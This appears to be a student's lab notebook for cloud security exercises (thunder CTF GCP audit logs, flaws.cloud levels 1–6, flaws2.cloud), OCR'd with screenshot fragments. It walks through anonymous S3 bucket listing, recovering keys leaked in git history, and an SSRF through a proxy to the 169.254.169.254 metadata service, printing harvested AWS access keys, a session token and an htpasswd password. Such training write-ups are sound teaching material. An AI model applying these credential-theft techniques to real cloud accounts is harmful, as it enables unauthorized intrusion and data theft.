      "//iam.googleapis.com/projects/a3thunder/serviceAccounts/compute-
      admin@a3thunder.iam.gserviceaccount.com/keys/8ee69525da4cb90cf58510c7e45f6d1c43a83fc2"
  }
  metadata: {
    @type: "type.googleapis.com/google.cloud.audit.GceInstanceAuditMetadata"
  instanceMetadataDelta: {
    modifiedMetadataKeys: [
      0: "gce-container-declaration"
    ]
  }
}
```




- Expand out the log entry associated with this access. What is the name of the object retrieved (e.g. protoPayload.resourceName)?

```
logName: "projects/a3thunder/logs/cloudaudit.googleapis.com%2Factivity"
operation: {3}
protoPayload: {
  @type: "type.googleapis.com/google.cloud.audit.AuditLog"
  authenticationInfo: {3}
  authorizationInfo: [1]
  metadata: {
    @type: "type.googleapis.com/google.cloud.audit.GceInstanceAuditMetadata"
    instanceMetadataDelta: {
      modifiedMetadataKeys: [
        0: "gce-container-declaration"
      ]
    }
  }
}
```



9. defender/audit (Part 2)

- What is the name of the service account and the service account key (`protoPayload.authenticationInfo`) used to retrieve each object?



The screenshot shows the Google Cloud Logging interface. On the left, there's a sidebar titled "Log fields" with various filter and search options. The main area is titled "Query results" and shows "3 log entries". The logs are listed in a table with columns for SEVERITY, TIMESTAMP, and LOG. The first log entry is expanded, showing the following JSON structure:

```
{
  insertId: "opbm6gejndoi"
  logName: "projects/a3thunder/logs/claudaudit.googleapis.com%2Factivity"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {
      principalEmail: "21762850025@cloudservices.gserviceaccount.com"
      serviceAccountDelegationInfo: [
        0: {
          firstPartyPrincipal: {
            principalEmail: "cloud-dm@prod.google.com"
          }
        }
      ]
    }
  }
}
```

- Expand out the log entry associated with this access. What is the name of the object retrieved (e.g. `protoPayload.resourceName`)?
 - `resourceName: "projects/_/buckets/vm-image-bucket-985858814019"`

The screenshot shows the CloudWatch Logs Explorer interface. On the left, a sidebar displays a query:

```

1 resource.type="gcs_bucket"
2 resource.labels.bucket_name="vm-image-bucket"
3
4 protoPayload.resourceName="projects/_/buckets/vm-image-bucket-985858814019"

```

The main area shows a list of log entries. One entry is expanded, showing details about a storage update:

```

methodName: "storage.buckets.update"
request: {1}
requestMetadata: {4}
resourceLocation: {1}
resourceName: "projects/_/buckets/vm-image-bucket-985858814019"
serviceData: {
  @type: "type.googleapis.com/google.iam.v1.logging.AuditData"
  policyDelta: {0}
}
serviceName: "storage.googleapis.com"
status: {0}
receiveTimestamp: "2022-03-04T21:06:46.047568629Z"
resource: {2}
severity: "NOTICE"

```

4.4: flaws.cloud


2. flaws: Level 1

- As the command output shows, it is being served out of an S3 bucket. What region is this bucket located in? Us-west-2

Step 3:


When sites are hosted out of an S3 bucket, they can be accessed via the URL
<http://<site>.s3-website-<region>.amazonaws.com>.

- Show the site when visited via this URL.



When one is given listing access for a bucket, the contents (e.g. the bucket's manifest) can also be accessed via URL. The format for that is simply: <http://<site>.s3.amazonaws.com>

- Show the results of visiting this URL.




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">  <Name>flaws.cloud</Name>  <Prefix/>  <Marker/>  <MaxKeys>1000</MaxKeys>  <IsTruncated>false</IsTruncated>  <Contents>    <Key>hint1.html</Key>    <LastModified>2017-03-14T03:00:38.000Z</LastModified>    <ETag>"f32e6fbab70a118cf4e2dc03fd71c59d"</ETag>    <Size>2575</Size>    <StorageClass>STANDARD</StorageClass>  </Contents>  <Contents>    <Key>hint2.html</Key>    <LastModified>2017-03-03T04:05:17.000Z</LastModified>    <ETag>"565f14ec1dce259789eb919ead471ab9"</ETag>    <Size>1707</Size>    <StorageClass>STANDARD</StorageClass>  </Contents>  <Contents>    <Key>hint3.html</Key>    <LastModified>2017-03-03T04:05:11.000Z</LastModified>    <ETag>"ffe5dc34663f83aedaffa512bec04989"</ETag>    <Size>1101</Size>    <StorageClass>STANDARD</StorageClass>  </Contents>  <Contents>
```

Step 4:

In viewing the results of the prior step, a listing of the bucket is obtained. This is a misconfiguration on the part of the bucket owner in allowing public listing access to the bucket. The listing reveals a secret HTML file. You can directly append the filename to the site's URL to access it.

- Show the results of visiting this URL and continue to the next level.



3. flaws: Level 2

Step 1:

Using the prior method, attempt to list the bucket as an unauthenticated user via the web by going to:

`http://<site>.s3.amazonaws.com`

- Show the result in a screenshot.

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<Error>
<Code>AccessDenied</Code>
<Message>Access Denied</Message>
<RequestId>CB5P8TE0MSDHBDAE</RequestId>
<HostId>M7yApCABBqqU81UtRpjCrXDCQDZUCgLbOfXFXS/NHfN6HzlTpscwAxAUuGrQXqZd3XcEgHcDYE=</HostId>
</Error>
```

The screenshot shows a web browser window with an XML error response. The browser's address bar says "Not Secure | level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud...". Below the address bar, there are icons for back, forward, refresh, and other browser controls. A message states: "This XML file does not appear to have any style information associated with it. The document tree is shown below." Below this message is the XML error response. At the bottom of the browser window, there is a dark status bar with system icons (red, yellow, green dots) and a date/time indicator: "February 24, 2022 at 6:46 PM". Overlaid on the bottom of the browser window is a macOS system tray notification. The notification has a dark background with white text. It shows the user "Madler" and the timestamp "6:46 PM". To the right of the timestamp is the text "To do:". To the left of the timestamp is the text "Madler".

4. flaws: Level 3

Overview

Access keys are the keys to an AWS account's kingdom. They should immediately be revoked if they are accidentally revealed. Key leakage can occur in many different ways, unfortunately. In this level, it will occur via source control history.

Step 1:

Attempt to list the bucket as an unauthenticated user via the web by going to:

<http://<site>.s3.amazonaws.com>

- Show the results of visiting the URL.

```

<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>level3-9af3927f195e10225021a578e6f78df.flaws.cloud</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>.git/COMMIT_EDITMSG</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"5f8f2cb9c2664a23f08dd8a070ae7427"</ETag>
    <Size>52</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>.git/HEAD</Key>
  </Contents>
</ListBucketResult>

```

Step 3:

Then, attempt to copy the `robots.txt` file from the bucket locally. For this command, we will use the `--no-sign-request` so that the request is anonymous.

```
aws s3 cp --no-sign-request s3://<site>/robots.txt .
```

- Show the contents of this file

```

[env] (base) matthewadler@Matthews-Air ~ % vi ./robots.txt
[env] (base) matthewadler@Matthews-Air ~ % cat ./robots.txt
User-agent: *
Disallow: /%
[env] (base) matthewadler@Matthews-Air ~ %

```

```
aws s3 cp --no-sign-request s3://level3-9af3927f195e10225021a578e6f78df.flaws.cloud ./level3
aws s3 ls s3://level3-9af3927f195e10225021a578e6f78df.flaws.cloud/
```

```
aws s3 cp --no-sign-request s3://level3-9af3927f195e10225021a578e6f78df.flaws.cloud/robots.txt .
```


Step 6:

Using the new credentials, show all of the storage buckets it can list.

```
aws s3 ls --profile flaws
```

The names of the subsequent levels are revealed in the listing. While it may seem like you now have access to the rest of the levels, you don't.

- Try visiting the `level6` URL and show the results.



Step 2:

5. flaws: Level 4

Many snapshots are publicly accessible.

- To find out how many snapshots we can access, show the output of the following command:
SKIP from

wuchang 6 days ago

Ok. This is apparently not working well due to the restrictions placed on the AWS account.

For those who can not get the snapshot to work, go ahead and skip this part. I've let [@Wen](#) know. This is the information you need to move on to Level 5.

```
ubuntu@ip-172-31-7-227:/ $ ls  
/home/ubuntu/  
meta-data setupNginx.sh
```

Within setupNginx.sh, find the credentials

```
htpasswd -b /etc/nginx/.htpasswd  
flaws  
nCP8xigdjpyiXgJ7nJu7rw5Ro68iE8  
M
```


```
(env) (base) matthewadler@Matthews-Air level3 % aws ec2 describe-snapshots --profile flaws | wc -l  
410219
```

6. flaws: Level 5

Step 1:

To see how the proxy functions, visit the EC2 web site that is given and use its proxy feature to have it retrieve the Summit Route blog feed.

- Show the results including the address bar.



Step 2:

Recall that the `level6` URL visited in Level 3 gives an access denied and informs you that you need to play Level 5 properly to find the subdirectory Level 6 actually resides in. Use the `level6` URL to see if an access to it can be made by the proxy.

Step 3:

The metadata configuration service for any compute instance is served via a [private, internal IP address](#) that is not directly accessible from external IP networks. Most compute instances running in the cloud have both an external and an internal IP address. When the compute instance runs a proxy, the proxy can be used to access the internal addresses that are not meant to be externally accessible. One such 'magical' internal IP address is AWS EC2's 169.254.169.254 address for its metadata service.

- Use the proxy to access this internal metadata service and show the results. (e.g. `http://.. ./proxy/169.254.169.254/`)

← → C Not Secure | 4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/

```
1.0
2007-01-19
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
2021-07-15
...
```

← → C Not Secure | 4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/... ⓘ ☆ M ⓘ

```
{
  "Code" : "Success",
  "LastUpdated" : "2022-02-27T04:14:39Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA6GG7PSQG7UFDMYGU",
  "SecretAccessKey" : "+hf34J72unyI85YIinP0+QranVRRMgGIJ7jZOK18",
  "Token" :
    "IQoJb3JpZluX2VjEHQaCXVzLXd1c30tMiJIMEYCIQDma4h8cZCVQFOZkfra197Ag2JbE/SwZoH3PZsyxc7M/QIhAOWM1u355bnnBvKUjIipddCE34WjsxUd/rPoKK9aljLKKoMECMi
    //EQAhOMOTc1NDI2MjYyMDI5igzvhgWkqTA0qOxC6KwqlwPOvzeRNHcLnhhpmoLKKPdm7uCrkDsasGSIQwXiVxZgJSUPp6+tdZEdfOA45pfhxw2j0n4B6E6IBkWeOURk8ifhdkJuDC
    52rtoJNm5cv2o6bcQUlfJgsPC+48dwHR229RhotSoxxUGxwKlgCOX/jYCj7R/rYxaMHXgv9H6LRVLzTk7VR6uBZZFkuvKM8iQHVNjYiSzouMMyjyrzzA7jpWn4LOJaBE8cLTGF85tv
    92yto8GdMagxSWRD3YGr9Si2LUCCryll1eddVPmxjeEKoQvyg0A7gxZ4HRAJpxhs4rT1Fz0FxQycnJ65PRIKcYPpKrbagYewspQuAnpAzhy1Nlfpdssljz3Jw+B4wEQNk+/PTs10F
    ee0b4BN9ndkTDj5+pkh7YYXanfh/nvnjCK1d6p+6EiTSojBj1NbMh1IRQ2tj3QWlevAcR8ezcrN08kfPoeer0V9vzIULTUVAIs26rbuRyVpAD92zileuVHBDAKEIUhPyhUV6TRkbMf
    Yt2dux/ysNAiu5g0yTAhriPALrOcrDApH2EcC86g2e8ci4aalttFrDB4d/s4cWGcfvkhZceAS2sVJ/O2AfZNHFxQwwPXrKAy6pAE6tL7righ+E6KmSxSNSiNjn9FuKMuuejQZ7cVL/(
    J6MoqFJiejCmuPx3st3bJMrcKv9SxfnlKV9B9BfSVo+xbNu2nbOsSkEgJodgPE0UAQjbZ7RoUyAABsjQ/66uqhA6s3Uk76xs84nG6SrYR/X51jIp8GJkKAPani2C/xNQY2Smu9ESrU
    qvALeP86uXSNuhXnI07vRLF06A==",
  "Expiration" : "2022-02-27T10:36:03Z"
}
```

7. flaws: Level 6

- The specific permissions given by the policy for the version that is currently attached to the user. Note that the version is obtained in the previous step. Specific The policy information on the additional policy using the policy's ARN obtained in the previous listing:

```
aws iam get-policy-version --policy-arn <PolicyArn> --version-id <DefaultVersionId> --profile level6
```

- What Action on what Resource does this policy allow? Security audit capabilities via lambda function 'level6'
-

```
as east 1

am::9754262629:policy/MySecurityAudit --version-1a vi --profile lev
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "acm:Describe*",
                        "acm>List*",
                        "application-autoscaling:Describe*",
                        "athena>List*",
                        "autoscaling:Describe*",
                        "batch:DescribeComputeEnvironments",
                        "batch:DescribeJobDefinitions",
                        "clouddirectory>ListDirectories",
                        "cloudformation:DescribeStack*",
                        "cloudformation:GetTemplate",
                        "cloudformation>ListStack*",
                        "cloudformation:GetStackPolicy",
                        "cloudfront:Get*",
                        "cloudfront>List*",
                        "cloudhsm>ListHapgs",
                    ],
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ]
        }
    }
}

:
Feedback English (US) ▾ Privacy Terms © 2022, Amazon Web Services, Inc. or its affiliates.

MADLER
M aws iam ge...
er
```

As part of the output, the policy lists the REST API ID it has been given access to via the Condition field. Pulling the ID out of output, we can then list its stages. Stages are different deployments for an API. For example, a function might have a development stage and a production stage that it might associate with an endpoint. Use the command below to list the stages for the API.

```
aws apigateway get-stages --rest-api-id "s33ppypa75" --profile level6
```


The listing reveals the name of the stage associated with the API. We can now access the API via its URL.

<https://s33ppypa75.execute-api.us-west-2.amazonaws.com/<stageName>/level6>

Step 4:

The URL revealed takes you to the end of the exercise.

- Take a screenshot of it for your lab notebook.



4.5: flaws2.cloud

2. flaws2 Attacker: Level 1

Step 4:

After creating this profile, we can now learn more about the credentials we've just obtained. On AWS, short-term tokens are typically issued to temporarily authenticate requests using AWS's Secure Token Service (STS). Since the prior step has given us access to a token, we can use an STS command to identify the AWS Account being used to run the entire site.

- Take a screenshot showing this account via the command below

```
aws sts get-caller-identity --profile level1
```

Step 5:

We can use the credentials to then to list the contents of the bucket servicing the level.

```
aws s3 ls s3://level1.flaws2.cloud --profile level1
```

Step 6:

From here, we see a secret HTML file in the bucket and can copy it to our local machine.

```
aws s3 cp s3://level1.flaws2.cloud/secret-ppxV...Nco.html --profile level1 .
```

- Take a screenshot showing the secret URL in the file

us-east-1

```

<link rel="icon" href="/favicon.ico" sizes="16x16 32x32 64x64" type="image/vnd.microsoft.icon">
</head>

<body>
  <div class="stretchforfooter">
    <div class="container">
      <nav class="navbar navbar-default" role="navigation">
        <div class="navbar-header">
          <a class="navbar-brand" href="/"></a>
        </div>
        <div>
          <ul class="nav navbar-nav navbar-right">
            <li>
              <a href="http://flaws2.cloud" class="hvr-overline">
                </li>
              </ul>
            </div>
          </nav>
        </div>
      <hr class="gradient">
      <div class="content-section-a">
        <div class="container">
          <div class="row">
            <div class="col-sm-8 col-sm-offset-2">
              <div class="content">
                <div class="row">
                  <div class="col-sm-12">
                    <center><h1>Level 1 - Secret</h1></center>
                    <hr>
                    The next level is at <a href="http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud">http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud</a>
                  </div>
                </div>
              </div>
            </div>
          </div>
        </div>
      </div>
    </div>
  </div>

```

March 2, 2022 at 3:07 PM

MADLER

Madler
Monday A2

You can pick peop...
Saturday London po...

thunderCTF notes:
Friday Christina_Bur...

Yes
Thursday No additio...

Flaws2.cloud:

